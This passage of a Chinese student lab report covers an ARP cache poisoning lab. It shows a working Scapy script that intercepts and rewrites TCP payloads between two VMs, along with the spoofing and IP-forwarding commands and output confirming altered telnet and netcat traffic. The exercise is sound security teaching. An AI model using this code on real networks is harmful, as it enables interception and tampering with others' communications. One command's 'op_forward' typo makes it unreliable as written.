
主机 A 的界面：

A terminal window titled 'seed@VM: ~/.../py' showing a series of commands and their outputs. The commands are: 'sudo sysctl net.ipv4.ip_forward=1', 'sudo ./ARP_remap.py', and 'sudo ./MIMT.py'. The outputs show that the sysctl command was successful, and the two scripts sent 1 packet each. The MIMT.py script performed five data transformations, all converting 'a' and 'Z' to 'Z' while leaving other characters unchanged.

```
[10/30/22]seed@VM:~/.../py$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[10/30/22]seed@VM:~/.../py$ sudo ./ARP_remap.py
.
Sent 1 packets.
.
Sent 1 packets.
[10/30/22]seed@VM:~/.../py$ sudo ./MIMT.py
Data transformed from: b'a'to:Z
Data transformed from: b'Z'to:Z
Data transformed from: b'Z'to:Z
Data transformed from: b'Z'to:Z
Data transformed from: b'Z'to:Z
```

图 17: VM A

攻击者主机 M 的界面（所有字母被转换为‘Z’，而数字则不会被替换）：

A terminal window titled 'seed@VM: ~' showing a telnet session. The user connects to 10.0.2.22, and the remote system is identified as Ubuntu 20.04.1 LTS. The user logs in as 'seed'. The terminal shows system updates and a list of available updates. Finally, the user enters the command 'abcZZ123', which results in a 'command not found' error.

```
[10/30/22]seed@VM:~$ telnet 10.0.2.22
Trying 10.0.2.22...
Connected to 10.0.2.22.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Oct 30 22:56:43 EDT 2022 on pts/1
[10/30/22]seed@VM:~$ abcZZ123
abcZZ123: command not_found
```

图 18: VM M

部分 Wireshark 截图：

113	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	23 → 48706	[ACK] Seq=2955695432 Ack=644047944 Win=509 Len=0 TSval=14230...
114	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	23 → 48706	[ACK] Seq=2955695432 Ack=644047944 Win=509 Len=0 TSval=14230...
115	2022-10-3...	10.0.2.22	10.0.2.20	TEL...	92	[TCP Spurious Retransmission]	Telnet Data ...
116	2022-10-3...	10.0.2.20	10.0.2.22	TCP	78	[TCP Dup ACK 107#1] 48706 → 23	[ACK] Seq=644047944 Ack=2955695520 Win=5...
117	2022-10-3...	10.0.2.22	10.0.2.20	TEL...	128	[TCP Spurious Retransmission]	Telnet Data ...
118	2022-10-3...	10.0.2.20	10.0.2.22	TCP	78	[TCP Dup ACK 107#2] 48706 → 23	[ACK] Seq=644047944 Ack=2955695520 Win=5...
119	2022-10-3...	10.0.2.22	10.0.2.20	TEL...	68	[TCP Spurious Retransmission]	Telnet Data ...
120	2022-10-3...	10.0.2.20	10.0.2.22	TCP	78	[TCP Dup ACK 107#3] 48706 → 23	[ACK] Seq=644047944 Ack=2955695520 Win=5...
121	2022-10-3...	10.0.2.20	10.0.2.22	TEL...	68	[TCP Spurious Retransmission]	Telnet Data ...
122	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#32] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
123	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#33] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
124	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#34] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
125	2022-10-3...	10.0.2.20	10.0.2.22	TCP	66	48706 → 23	[ACK] Seq=644047944 Ack=2955695520 Win=501 Len=0 TSval=98384...
126	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#35] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
127	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#36] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
128	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#37] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
129	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#38] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
130	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	[TCP Dup ACK 6#39] 23 → 48706	[ACK] Seq=2955695520 Ack=644047944 Win=50...
131	2022-10-3...	10.0.2.20	10.0.2.22	TCP	66	[TCP Dup ACK 125#1] 48706 → 23	[ACK] Seq=644047944 Ack=2955695520 Win=5...
132	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	23 → 48706	[ACK] Seq=2955695432 Ack=644047944 Win=509 Len=0 TSval=14230...
133	2022-10-3...	10.0.2.22	10.0.2.20	TCP	78	23 → 48706	[ACK] Seq=2955695432 Ack=644047944 Win=509 Len=0 TSval=14230...

图 19: Wireshark 截图

● 解释:

1) 实验结果: 所有字母被转换为 ‘Z’, 而数字则不会被替换。

2) Telnet 窗口并非按序显示的解释 (转自实验指导书): 在典型 Telnet 数据包中, 有效负载只包含一个字符。发送到服务器的字符被服务器响应回传, 然后客户端将在其窗口中显示该字符。因此, 在客户端窗口中看到的并不是输入的直接结果; 无论我们在客户端窗口中输入什么, 在显示之前都需要往返。如果网络断开连接, 在客户端窗口上输入的任何内容都不会显示, 直到网络恢复。类似地, 如果攻击者在往返过程中将字符更改为 ‘Z’, ‘Z’ 将显示在 Telnet 客户端窗口, 即使这不是您输入的。

4.3 Task 3: MITM Attack on Netcat using ARP Cache Poisoning

● ARP_MIMT.py:

```

1  #!/usr/bin/python3
2  from scapy.all import *
3  import re
4  VM_A_IP = '10.0.2.20'
5  VM_B_IP = '10.0.2.22'
6  VM_A_MAC = '08:00:27:0a:07:95'
7  VM_B_MAC = '08:00:27:a4:1a:53'
8  def spoof_pkt(pkt):
9      if pkt[IP].src==VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[
        TCP].payload:
10         real = (pkt[TCP].payload.load)
11         data=real.replace(b'su',b'AA')
12         newpkt = pkt[IP]
13         del (newpkt.chksum)
14         del (newpkt[TCP].payload)
15         del (newpkt[TCP].chksum)
16         newpkt = newpkt/data
17         #print("Data transformed from: "+str(real)+"to:"+
            stri)

```

```

18         send (newpkt, verbose = False)
19     elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
20         newpkt = pkt[IP]
21         send(newpkt, verbose = False)
22
23 pkt=sniff(filter='tcp',prn=spoof_pkt)

```

- 解释:

以上代码嗅探 TCP 数据包, 用 ‘AA’ 替换字符串 ‘su’。


具体执行步骤 (VM M):

```

1 $ sudo python3 ARP_remap.py
2 $ sudo sysctl net.ipv4.op_forward=1 #建立netcat连接
3 $ sudo sysctl net.ipv4.op_forward=0
4 $ sudo python3 MIMT_tcp.py

```

- 结果截图:



The screenshot shows a terminal window titled 'seed@VM: ~'. The user runs the command 'arp', which displays the ARP table with columns: Address, HWtype, HWaddress, Flags Mask, and Iface. The table lists three entries for IP addresses 10.0.2.22, 10.0.2.3, and 10.0.2.18, all using the 'ether' hardware type and 'enp0s3' interface. Below the table, the user runs 'nc 10.0.2.22 9090' twice, followed by 'IP forward ON:su' and 'IP forward OFF:su'.

```

[10/31/22]seed@VM:~$ arp
Address      HWtype  HWaddress    Flags Mask    Iface
10.0.2.22    ether   08:00:27:a4:1a:53  C             enp0s3
10.0.2.3     ether   08:00:27:68:09:b5  C             enp0s3
10.0.2.18    ether   08:00:27:67:09:a8  C             enp0s3
[10/31/22]seed@VM:~$ nc 10.0.2.22 9090
[10/31/22]seed@VM:~$ nc 10.0.2.22 9090
IP forward ON:su
IP forward OFF:su

```

图 20: VM A

```
[10/31/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         ether   08:00:27:68:09:b5 C              enp0s3
gateway         ether   52:54:00:12:35:00 C              enp0s3
10.0.2.20        ether   08:00:27:0a:07:95 C              enp0s3
10.0.2.18        ether   08:00:27:67:09:a8 C              enp0s3
[10/31/22]seed@VM:~$ nc -l 9090
IP forward ON:su
IP forward OFF:AA
```

图 21: VM B

- 解释:

基于 netcat 的 MIMT 攻击成功，字符串被成功替换。

参考文献

- [1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京: 高等教育出版社,2020.4.